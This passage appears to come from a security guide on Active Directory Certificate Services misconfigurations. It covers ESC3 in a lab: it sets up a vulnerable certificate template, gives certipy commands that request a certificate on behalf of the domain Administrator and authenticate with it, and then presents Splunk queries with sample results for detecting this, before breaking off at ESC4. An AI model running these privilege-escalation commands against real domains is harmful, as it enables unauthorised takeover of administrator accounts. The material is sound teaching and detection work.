- Enrollment requires no authorized signatures - this setting denotes how many enrollment agents must sign a Certificate Signing Request (CSR) before a certificate can be issued. If the number of authorized signatures is greater than 0, auto-enrollment is no longer possible.
- An Extended Key Usage (EKU) property (PKIExtendedKeyUsage) that specifies the "Certificate Request Agent" EKU.

Certificate Template #2:


- A Certificate Authority (CA) grants low-privileged users - via an overly-permissive security descriptor - enrollment rights, most commonly the "Domain Users" and/or the "Authenticated Users" group.
- Manager approval is disabled.
- The template schema version is 1. Alternatively, the schema version is 2 (or greater) and an Application Policy Issuance requirement is set requiring the "Certificate Request Agent" EKU.
- An Extended Key Usage (EKU) property (PKIExtendedKeyUsage) that allows domain authentication including: "Client Authentication", "PKINIT Client Authentication", "Smart Card Logon", "Any Purpose", or no EKU (subCA).
- Enrollment agent restrictions are not enabled in the CA.

To exploit this vulnerability, the attacker follows a three-step process:

1. First, they enroll in the vulnerable certificate template (Certificate Template #1 above) using their current (compromised) user.
2. Second, they use the obtained certificate from step #1 to request a certificate (co-sign a Certificate Signing Request (CSR)) on behalf of another user via Certificate Template #2 above. At this stage, the default "User" template is typically used.
3. Finally, they trade in the certificate obtained in step #3 for a Kerberos Ticket Granting Ticket (TGT) - effectively authenticating to the domain.

Lab Setup

1. Create a certificate template and ensure that it is published.



ESC3-Vulnerable Properties

Template display name: ESC3-Vulnerable

Template name: ESC3-Vulnerable


Validity period: 2 years

Renewal period: 6 weeks

☑ Publish certificate in Active Directory

□ Do not automatically reenroll if a duplicate certificate exists in Active Directory

2. Under 'Extensions', add the 'Certificate Request Agent' Extended Key Usage under Application Policies.



To modify an extension, select it, and then click Edit.


Extensions included in this template:

- Application Policies
- Basic Constraints
- Certificate Template Information
- Issuance Policies
- Key Usage

Description of Application Policies:

Certificate Request Agent

3. Under 'Issuance Requirements', ensure that Manager Approval and Authorized Signatures are NOT required.



Require the following for enrollment:

□ CA certificate manager approval

□ This number of authorized signatures: 0

If you require more than one signature, autoenrollment is not allowed.

Policy type required in signature:

Application policy:

Issuance policies:

Require the following for reenrollment:

● Same criteria as for enrollment


○ Valid existing certificate

□ Allow key based renewal (*)

Requires subject information to be provided within the certificate request.

* Control is disabled due to compatibility settings.

4. Grant Domain Users 'Enroll' rights on the certificate template.




Group or user names:

- Administrator
- Authenticated Users
- Domain Admins (LAB\Domain Admins)
- Domain Users (LAB\Domain Users)
- Enterprise Admins (LAB\Enterprise Admins)

Permissions for Domain Users	Allow	Deny
Full Control	□	□
Read	☑	□
Write	□	□
Enroll	☑	□
Autoenroll	□	□

For special permissions or advanced settings, click Advanced.

5. In the CA's properties window, under 'Enrollment Agents', ensure that 'Do not restrict enrollment agents' is selected.


lab-AD01-CA Properties

For more information see Delegated Enrollment Agents

● Do not restrict enrollment agents

○ Restrict enrollment agents

Enrollment agents:

Certificate Templates:

Permissions:

Name	Access

Exploitation

From a Linux host connected to the enterprise/lab network or over a SOCKS proxy, run the following commands:

Step #1: Enroll in the vulnerable certificate template (Certificate Template #1)

```
certipy req -u 'ryang@lab.louaiabboud.io' -p 'P@ssw0rd123' -ca 'lab-AD01-CA' -
template 'ESC3-Vulnerable' -target 'ad01.lab.louaiabboud.io'
```

Step #2: Use the "User" Template to Request a Certificate On Behalf of Another User

```
certipy req -u 'ryang@lab.louaiabboud.io' -p 'P@ssw0rd123' -ca 'lab-AD01-CA' -
target 'ad01.lab.louaiabboud.io' -template User -on-behalf-of 'LAB\Administrator'
-pfx ./ryang.pfx
```

Step #3: Authenticate to the Domain

```
certipy auth -pfx administrator.pfx -dc-ip 10.10.129.5
```

Investigation

Investigation Query #3: Certificate Template Vulnerable to ESC3 Was Loaded


This Splunk query returns a result if a certificate template was loaded during enrollment that is vulnerable to ESC3 using Event ID 4898. However, this event does not specify who enrolled in the certificate template, or indeed, whether subsequently the "User" template was used to request a certificate on behalf of another user - a key indicator that ESC3 is being exploited. Nevertheless, it can be used by detection analysts to identify whether any ESC3 certificate templates exist in their organization's enterprise environment. The query considers any template to be vulnerable if it meets the following criteria:

- Manager approval is disabled.
- Enrollment requires no authorized signatures.
- pKIExtendedKeyUsage includes the "Certificate Request Agent" EKU
- Domain Users or Authenticated Users can enroll, auto-enroll, or have WriteDacl or WriteOwner or greater privileges so as to grant themselves the right to enroll. Security analysts may wish to add other low-privilege groups as well per their organization's unique context.

Splunk Query + Windows Logs

~~~
index="winlogs" EventCode=4898
| eval TemplateContentTokens=TemplateContent

``` Tokenize Template Content ```
| makemv tokenizer="([^\s]+)" TemplateContentTokens

``` Deduplicate Tokens ```
| eval TemplateContentTokens=mvdedup(TemplateContentTokens)

``` Check if the Certificate Request Agent EKU OID is present ```
| eval CertificateRequestAgentEKU=if(TemplateContentTokens ==
"1.3.6.1.4.1.311.20.2.1", "TRUE", "FALSE")

``` Check if manager approval is enabled ```
| eval ManagerApprovalEnabled=if(TemplateContentTokens ==
"CT_FLAG_PEND_ALL_REQUESTS", "TRUE", "FALSE")

``` Extract the number of authorized signatures ```
| rex field=TemplateContent "msPKI-RA-Signature = (?<NumAuthorizedSignatures>.*)"

``` Check if Domain Users or Authenticated Users have dangerous priviliges
(WriteDacl(WD) or WriteOwner(WO)) on the certificate template and thus can give
themselves enrollment rights ```
| eval DomainOrAuthenUsersHaveWriteDACLOrWriteOwner=if(match(SecurityDescriptor,
"\([OA]{1,2};;[A-Z]*(WD|WO)[A-Z]*;;;(DU|AU)\)"), "TRUE", "FALSE")

``` Check if Domain Users or Authenticated Users can Enroll or Auto-Enroll ```
| eval DomainOrAuthenUsersCanEnrollOrAutoEnroll=if(match(SecurityDescriptor, "\
(OA;;CR;(0e10c968-78fb-11d2-90d4-00c04f79dc55|a05b8cc2-17bc-4802-a710-
e7c15ab866a2);;(DU|AU)\)"), "TRUE", "FALSE")

``` Check if criteria meets ESC3 vulnerability requirements ```
| where CertificateRequestAgentEKU == "TRUE" and ManagerApprovalEnabled == "FALSE"
and NumAuthorizedSignatures == 0 and (DomainOrAuthenUsersHaveWriteDACLOrWriteOwner
== "TRUE" or DomainOrAuthenUsersCanEnrollOrAutoEnroll == "TRUE")

``` Display the results ```
| table _time, host, TemplateInternalName, CertificateRequestAgentEKU,
ManagerApprovalEnabled, NumAuthorizedSignatures,
DomainOrAuthenUsersCanEnrollOrAutoEnroll,
DomainOrAuthenUsersHaveWriteDACLOrWriteOwner
~~~

Screenshot



```
index="winlogs" EventCode=4898
| eval TemplateContentTokens=TemplateContent
| makemv tokenizer="([^\s]+)" TemplateContentTokens
| eval TemplateContentTokens=mvdedup(TemplateContentTokens)
| eval CertificateRequestAgentEKU=if(TemplateContentTokens == "1.3.6.1.4.1.311.20.2.1", "TRUE", "FALSE")
| eval ManagerApprovalEnabled=if(TemplateContentTokens == "CT_FLAG_PEND_ALL_REQUESTS", "TRUE", "FALSE")
| rex field=TemplateContent "msPKI-RA-Signature = (?<NumAuthorizedSignatures>.*)"
| eval DomainOrAuthenUsersHaveWriteDACLOrWriteOwner=if(match(SecurityDescriptor, "\([OA]{1,2};;[A-Z]*(WD|WO)[A-Z]*;;;(DU|AU)\)"), "TRUE", "FALSE")
| eval DomainOrAuthenUsersCanEnrollOrAutoEnroll=if(match(SecurityDescriptor, "\(OA;;CR;(0e10c968-78fb-11d2-90d4-00c04f79dc55|a05b8cc2-17bc-4802-a710-e7c15ab866a2);;(DU|AU)\)"), "TRUE", "FALSE")
| where CertificateRequestAgentEKU == "TRUE" and ManagerApprovalEnabled == "FALSE" and NumAuthorizedSignatures == 0 and (DomainOrAuthenUsersHaveWriteDACLOrWriteOwner == "TRUE" or
   DomainOrAuthenUsersCanEnrollOrAutoEnroll == "TRUE")
| table _time, host, TemplateInternalName, CertificateRequestAgentEKU, ManagerApprovalEnabled, NumAuthorizedSignatures, DomainOrAuthenUsersCanEnrollOrAutoEnroll, DomainOrAuthenUsersHaveWriteDACLOrWriteOwner
```

✓ 1 event (6/22/23 9:00:00.000 PM to 6/29/23 9:36:10.000 PM) No Event Sampling ▾

Return a list of all certificate templates loaded as part of the enrollment process that are vulnerable to ESC3 - in this case, where Domain Users or Authenticated Users can enroll (or give themselves the right to enroll through WriteOwner/WriteDACL or greater permissions).

_time	host	TemplateInternalName	CertificateRequestAgentEKU	ManagerApprovalEnabled	NumAuthorizedSignatures	DomainOrAuthenUsersCanEnrollOrAutoEnroll	DomainOrAuthenUsersHaveWriteDACLOrWriteOwner
2023-06-27 16:41:13	AD01	ESC3-Vulnerable	TRUE	FALSE	0	TRUE	FALSE


Investigation Query #4: Successful Certificate Request by One User "On Behalf Of" Another User using the "User" Certificate Template

This next Splunk query returns a result if the "User" certificate template was used to issue a certificate to a user (the requester) using Event ID 4887. Unfortunately, this event does not include enough information to conclusively determine that the certificate template is indeed vulnerable to ESC3 (Investigation query #1 can help with this). It is also not possible to compare the "Requester" and "Subject" fields automatically in the query itself as the former is a username and the other is a distinguished name, however, this comparison may be done manually.

Splunk Query + Windows Logs

~~~
index="winlogs" EventCode=4887 Disposition=3
| eval SplitAttributes=split(replace(Attributes,"\n","#LINEBREAK#"),
"#LINEBREAK#")

``` Extract Certificate Template Name ```
| eval CertificateTemplate=mvindex(split(mvindex(SplitAttributes, 0), ":"), 1)

``` Extract SANs ```
| eval SubjectAlternativeNames=split(mvindex(split(mvindex(SplitAttributes, 1),
":"), 1), "&amp;")

``` Extract UPNs from SANs ```
| eval UserPrincipalNames=mvfilter(match(SubjectAlternativeNames, "upn=.*$"))

``` Extract DNS Names from SANs ```
| eval DNSNames=mvfilter(match(SubjectAlternativeNames, "dns=.*$"))

``` Parse UPNs for the username ```
| rex field=UserPrincipalNames upn=(?<UserPrincipalNames>.*)@.*

``` Parse hostnames from DNS names ```
| rex field=DNSNames dns=(?<DNSNames>.*)@.*

``` Parse the requesters username without the domain ```
| rex field=Requester .*\\\(?<Requester>.*)

``` Make lowercase ```
| eval UserPrincipalNames=lower(UserPrincipalNames)
| eval DNSNames=lower(DNSNames)
| eval Requester=lower(Requester)

``` Check if the certificate template is the User template ```
| where CertificateTemplate == "User"

``` Display the results ```
| table _time, host, RequestId, CertificateTemplate, Requester, Subject,
UserPrincipalNames, DNSNames
~~~

Screenshot



```
index="winlogs" EventCode=4887 Disposition=3
| eval SplitAttributes=split(replace(Attributes,"\n","#LINEBREAK#"), "#LINEBREAK#")
| eval CertificateTemplate=mvindex(split(mvindex(SplitAttributes, 0), ":"), 1)
| eval SubjectAlternativeNames=split(mvindex(split(mvindex(SplitAttributes, 1), ":"), 1), "&amp;")
| eval UserPrincipalNames=mvfilter(match(SubjectAlternativeNames, "upn=.*$"))
| eval DNSNames=mvfilter(match(SubjectAlternativeNames, "dns=.*$"))
| rex field=UserPrincipalNames upn=(?<UserPrincipalNames>.*)@.*
| rex field=DNSNames dns=(?<DNSNames>.*)@.*
| rex field=Requester .*\\\(?<Requester>.*)
| eval UserPrincipalNames=lower(UserPrincipalNames)
| eval DNSNames=lower(DNSNames)
| eval Requester=lower(Requester)
| where CertificateTemplate == "User"
| table _time, host, RequestId, CertificateTemplate, Requester, Subject, UserPrincipalNames, DNSNames
```

✓ 1 event (6/26/23 6:00:00.000 PM to 6/27/23 6:43:01.000 PM)   No Event Sampling ▾

_time	host	RequestId	CertificateTemplate	Requester	Subject	UserPrincipalNames	DNSNames
2023-06-27 16:50:05	AD01	30	User	ryang	CN=Administrator, CN=Users, DC=lab, DC=louaiabboud, DC=io		

Return all successful certificate requests where the Requester is requesting a certificate on behalf of another user using the "User" template. Note that in this case, the Requester and the Subject are different users.

Unfortunately, it's not possible to compare these two values programatically as one is a username while the other is a Distinguished Name (DN).


Investigation Query #5: TGT Request via Certificate Authentication

Finally, this Splunk query returns a result if a user obtained a Kerberos Ticket Granting Ticket (TGT) via certificate authentication using Event ID 4768. This event may be rare for some users in some environment, and therefore worth investigating.

Splunk Query + Windows Logs

~~~
index="winlogs" EventCode=4768

``` Check that CertIssuerName, CertSerialNumber, CertThumbprint are not NULL
indicating that certificate authentication was used.  ```
| where !isnull(CertIssuerName) and !isnull(CertSerialNumber) and
!isnull(CertThumbprint)

``` Display the results ```
| table _time, host, Target_Domain, Target_User_Name, Source_Workstation,
Source_Port, CertIssuerName, CertSerialNumber, CertThumbprint
~~~

Screenshot



```
index="winlogs" EventCode=4768 TargetUserName="Administrator"
| where !isnull(CertIssuerName) and !isnull(CertSerialNumber) and !isnull(CertThumbprint)
| table _time, host, Target_Domain, Target_User_Name, Source_Workstation, Source_Port, CertIssuerName, CertSerialNumber, CertThumbprint
```

Return all 4768 events ("A Kerberos authentication ticket (TGT) was requested") where Certificate Authentication was used.

✓ 1 event (6/26/23 6:00:00.000 PM to 6/27/23 6:49:37.000 PM)   No Event Sampling ▾

_time	host	Target_Domain	Target_User_Name	Source_Workstation	Source_Port	CertIssuerName	CertSerialNumber	CertThumbprint
2023-06-27 17:14:00	AD01	LAB.LOUAIABBOUD.IO	Administrator	::ffff:10.10.129.5	60779	lab-AD01-CA	200000001EA924FD842AB82D7F00000000001E	A1D84FFF735F28CEEFE4CD2FD0D822883551E33E

Despite their shortcoming, together these three queries can be used to manually investigate whether an ESC3 vulnerability was exploited for privilege escalation.

For example, if the subject specified in a certificate request is that of a domain administrator and the requester is a low-privileged user (as seen in investigation query #4) and the certificate template is vulnerable to ESC3 (as determined by investigation query #3), then an ESC3 vulnerability may have been exploited. Investigation query #5 may then be used to determine whether the granted DA certificate was used to authenticate against the domain and obtain a TGT.

ESC4

Background

An ESC4 vulnerability abuses a misconfiguration in ADCS whereby a low-privileged users or group of users is granted dangerous permissions on a certificate template namely:

- **Owner**: complete ownership over the certificate template. Ability to modify its properties and its DACL.

